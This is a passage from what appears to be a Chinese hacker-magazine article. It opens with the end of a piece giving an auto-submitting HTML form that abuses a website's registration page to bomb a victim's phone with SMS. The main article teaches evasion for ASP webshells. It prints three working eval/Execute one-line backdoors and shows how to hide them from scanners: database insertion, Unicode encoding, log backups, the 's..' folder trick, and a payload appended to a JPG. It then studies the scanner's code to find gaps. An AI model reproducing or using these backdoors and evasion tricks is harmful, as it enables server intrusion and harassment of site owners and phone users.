<input name="nextsetp" type="hidden" id="regsetp" value="2" />
<input style="padding:5px 2px 5px 2px; font-weight: bold; font-size:100%;" name="input" type="submit" value="下一步" />
```

看来这就是控制短信发送的源代码了。下面看我构造的一段代码

```
<html> <head> 菜鸟炸弹……
<form action="http://mo.bokee.com/special/feixun/reg.php" method="POST"> <input value="手机号码" name="mobile" /> <input name="nextsetp" type="hidden" id="regsetp" value="2" />
<script> this.document.forms[0].submit();
</script> </form> </body> </html>
```

简单吧，这样我们就构造出了一个网页，当你在"手机号码"处填写需要攻击的号码后，保存为网页。打开后可以自动填写手机号码并发送，速度非常快。

本来我还打算加上每秒自动刷新的代码，但是翻阅过往的《黑客防线》，发现已经有人写过了，这里不再赘述，大家可以细心查找一下以前的文章，顺便也培养一下大家的动手能力。



蝴蝶：现在有不少朋友对"免杀"非常感兴趣，对于灰鸽子的免杀，我们也介绍过很多次了。不过对于字符文件型的木马免杀，很多朋友还处在迷茫阶段，为此我们准备了这篇文章，希望能解救困惑的朋友于水火之中。

适合读者：入侵爱好者、黑器爱好者、免杀爱好者

前置知识：无

对ASP木马免杀的研究

文/图 萍水相逢(TTFCT)

现在的杀毒软件越来越厉害了，国内的瑞星、江民、金山，国外的卡巴、MCAFEE、诺顿，就这几个软件，已把我们的"马儿"无情地挡在了门外。前不久，又出来一个叫"雷客图ASP站长安全助手"的工具，利用此工具再配合那几种杀毒软件，小马几乎连翻个身都会被抓住。要想安全进入系统，谈何容易啊。所以，写此文的目的就是让我们用巧秒的方法打开这扇门，通向黑客的顶峰！

一句话被杀

通常我们研究一样东西，都会从常规思路出发，当发现此路不通，我们才不得不另僻溪径。

首先看看我们的一句话木马，以下是我们最常用的三种小马。

1.<SCRIPT RUNAT=SERVER LANGUAGE=JAVASCRIPT>try{eval(Request.form('#')+'')}catch(e){}</SCRIPT>这是冰狐浪子的一句话服务端，我们把它放入一个单独的文件中，存为bin.asp。

2.<%Execute(Request.form("#"))%>，此为蓝屏大哥的一句话，我们存之为nan.asp。

3.<%Eval Request("#")%>，这是LAKE2的一句话服务端，我们存为lake.asp。

将这三个文件放在同一个目录下(我这里使用的目录是TTFCT)，用瑞星、江民、金山、卡巴、MCAFEE、诺顿进行查杀，发现这几个杀毒软件均不杀，不过不要高兴得太早，我们用"雷客图ASP站长安全助手"来查杀一次。启动IIS，运行"雷客图ASP站长安全助手"，进行全站扫描，得到图1所示结果。




图1

现在你还能免杀么？只要管理员仔细一看，稍微懂一点ASP的就会把我们的后门无情地删掉。

一句话免杀

如果要为一句话木马免杀，我们可以采取以下方法来试验。

1.利用数据库插入一句话木马

我们随便新建一个数据库，建立一个表，一个字段，在其中插入一句话木马<% eval request("#") %>，如图2所示。




图2

然后将文件后缀改为ASP，存为database.asp。此时用LAKE2的客户端进行连接，测试能正常使用，如图3所示。




图3

用"雷客图ASP站长安全助手"进行查杀，发现同样被杀，如图4所示。




图4

2.利用Unicode精心构造一句话木马

看了LAKE2的ASP数据库插马小议，有那么一点点想法，抱着试一试的态度看这种所谓的对一句话木马的突破，能否过"雷客图ASP站长安全助手"。按LAKE2的意思就是把ASP代码先转化为Unicode然后再插入数据库，不过这种转换要精心的构造才能成功，于是我下了一个LAKE2工具，构造一句话的Unicode代码，然后将代码插入数据库中，如图5、图6所示。




图5

将此数据库保存为Unicode.ASP，用如下一句话客户端进行连接，提交成功。现




图6

在用"雷客图A.S.P站长安全助手"查杀，发现同样被杀，如图7所示。

ttfct\unicode.asp	Execute	execute()函数可以执行任意ASP代码，被一些后门利用。其形式一般是：execute(X)	2006-6-19 19:41:32 2006-6-19 19:42:28

图7

3.利用DBOWENER下的LOG备份，来备份一句话

相信大家在入侵过程中，都接触过DB下的LOG备份，一般情况下，我们都能备份成功，在浏览器中直接访问会得到如下情况，如图8所示。




图8

这种备份下的一句话当然能成功连接，不过测试专杀工具后，我们再次失望，如图9所示。

ttfct\log.asp	Execute	execute()函数可以执行任意ASP代码，被一些后门利用。其形式一般是：execute(X)	2006-6-19 19:55:27 2006-6-19 19:55:32

图9

4.利用微软小漏洞将一句话木马藏于s..文件夹中

这个漏洞很早就被人发现了，相信大家也在利用此漏洞隐藏自己的木马了。

小知识 建立此文件夹的方法是切换到DOS下，输入"md s..\"。删除"S..\"文件夹的方法是"rd s..\ /s"，然后再输入y，就可以了。

下面我们把bin.asp copy到s..\文件夹，如图10所示。




图10

此时我们在浏览器中按以下方式访问http://127.0.0.1/ttfct/s../bin.asp，再利用冰狐浪子的客户端进行连接，成功！如图11所示。

这里再次使用"雷客图ASP站长安全助手"进行查杀，OK，躲避成功！




图11

也许还会有人说，把一句话木马以十六进制的形式加入GIF或JPG后，然后使用<!--#include file="XXX.JPG"-->进行调用，也可以达到免杀的效果。具体行不行，我们测试了就知道。首先用UltraEdit-32打开一个JPG文件，然后选择十六进制编辑，将一句话代码<% eval request("#")%>转化为十六进制复制，然后粘贴到JPG文件末尾，如图12所示。

```
00001370h: D9 DB 72 BD 6D 49 B3 B2 79 70 EB FE 2E 6A 0E 9D ; 氽r緌I巢yp腿.j.?
00001380h: F8 E4 9F A5 B7 0C 12 91 09 94 74 4D 4D 41 10 73 ;  燵?.?摸tMMA.s
00001390h: 66 CD 91 52 B1 1B 8D BA 58 5C 6D D2 C2 E3 6E 96 ; f蛻R?嵑X\m衣鉵?
000013a0h: 17 1B 74 B0 B8 DB A5 85 C6 DD 2C 2E 36 E9 61 71 ; ..t案郙呟?.6閍q
000013b0h: B7 4B 0B 8D BA 58 5C 6D D2 C2 E3 6E 96 17 1B 74 ; 稫.嵑X\m衣鉵?.t
000013c0h: B0 B8 DB A5 85 C6 DD 2C 2E 36 E9 61 71 B7 4B 0B ; 案郙呟?.6閍q稫.
000013d0h: 8D BA 58 5C 6D D2 C2 E3 6E 96 17 1B 74 B0 B8 DB ; 嵑X\m衣鉵?.t案?
000013e0h: A5 85 C6 DD 2C 2E 7F FF D9 3C 25 20 65 76 61 6C ;  厥,.  ?% eval
000013f0h: 20 72 65 71 75 65 73 74 28 22 23 22 29 25 3E    ;  request("#")%>
```

图12

然后我们将此JPG文件保存为add.jpg，新建一个ASP文件命名为picture.asp，并在其中加入以下代码"<!--#include file="add.JPG"-->"

我们发现，这种方法确实能让木马正常运行，不过它过不了专杀，如图13所示。

ttfct\add.jpg	Eval	eval()函数可以执行任意ASP代码，被一些后门利用。其形式一般是：eval(X) 但是javascript代码中也可以使用，有可能是误报。该文件被ttfct\picture.asp文件包含执行	2006-6-19 20:27:24 2006-6-19 20:27:26

图13

看看我们得到了什么提示

> eval()函数可以执行任意ASP代码，被一些后门利用。其形式一般是：eval(X)
> 但是javascript代码中也可以使用，有可能是误报。该文件被picture.asp文件包含执行。

对于用"雷客图ASP站长安全助手"来查ASP木马的管理员来说，这种方法更容易引起他的怀疑，本来还算是一种不错的隐藏手段，然而在这种专杀的作用下，我们的木马显得那么软弱无力。

在邪八还看到两位兄弟的做法，其中一个说：把文件属性改为系统+隐藏后就可以过这个专杀；另一位说：找一个较深的目录，把ASP木马放进去就可过专杀。其实这都是不可能的，等会我们分析它的代码就知道了。另外有兄弟提出对一句话使用ENCODE加密来过这

个工具,不过这种方法也是不行的。"雷客图ASP站长安全助手"会报加密,如图14所示。

特征码	描述
(vbscript|jscript|javascript).Encode	似乎脚本被加密了,一般ASP文件是不会加密的[解密]

图14

在常规思路下,我们得出以下结论。

一句话木马能过所有杀毒软件,但是要不被"雷客图ASP站长安全助手"所杀,我们暂时只有通过建立S..\文件夹的方法来躲过。虽然能过,可要建立S..\文件夹,我们得拥有系统权限,条件限制太过残忍。不过没关系,常规下的免杀不成功,并不一定说明对它没有办法。

针对性下的免杀分析

如何才能做到有针对性?那就是对这个专杀工具的代码进行研究,观察其运行原理,才能找出其破绽。只有这样,我们可爱的"马儿"才能"起死回生",才能"在广阔的草原上自由地奔腾"。费话少说,下面请看代码,此扫描所用的文件是admin_scanshell.asp。

代码第一部份:

```
<%server.ScriptTimeout = 600
DimFileExt = "asp,cer,asa,cdx" '//指定扫描文件后缀类型
Dim Report, Sun, SumFiles, SumFolders '//以下是取得扫描路径
    Sun = 0
    SumFiles = 0
    SumFolders = 1
    if request.Form("path")="" then
        response.Write("No Hack")
        response.End()
    end if
    timer1 = timer
    if request.Form("path")="\" then
            TmpPath = Server.MapPath("\")
    elseif request.Form("path")="." then
            TmpPath = Server.MapPath(".")
    else
TmpPath = Server.MapPath("\")&"\"&request.Form("path")
    end if
%>
```

以上代码告诉我们:此工具只对四种文件类型"asp,cer,asa,cdx"进行扫描,当然你可以添加扫描类型,如后面加上"asp,cer,asa,cdx,aspx,php"等。

代码第二部:

```
<%
' 遍历处理path及其子目录所有文件
Sub ShowAllFile(Path) '//定义SUB过程
Set FSO = CreateObject("Scripting.FileSystemObject") '//建立FSO对象
if not fso.FolderExists(path) then exit sub '//路径不存在则退出SUB过程
Set f = FSO.GetFolder(Path) '//提取PATH所在文件夹
Set fc2 = f.files '//取得此文件夹下的所有文件
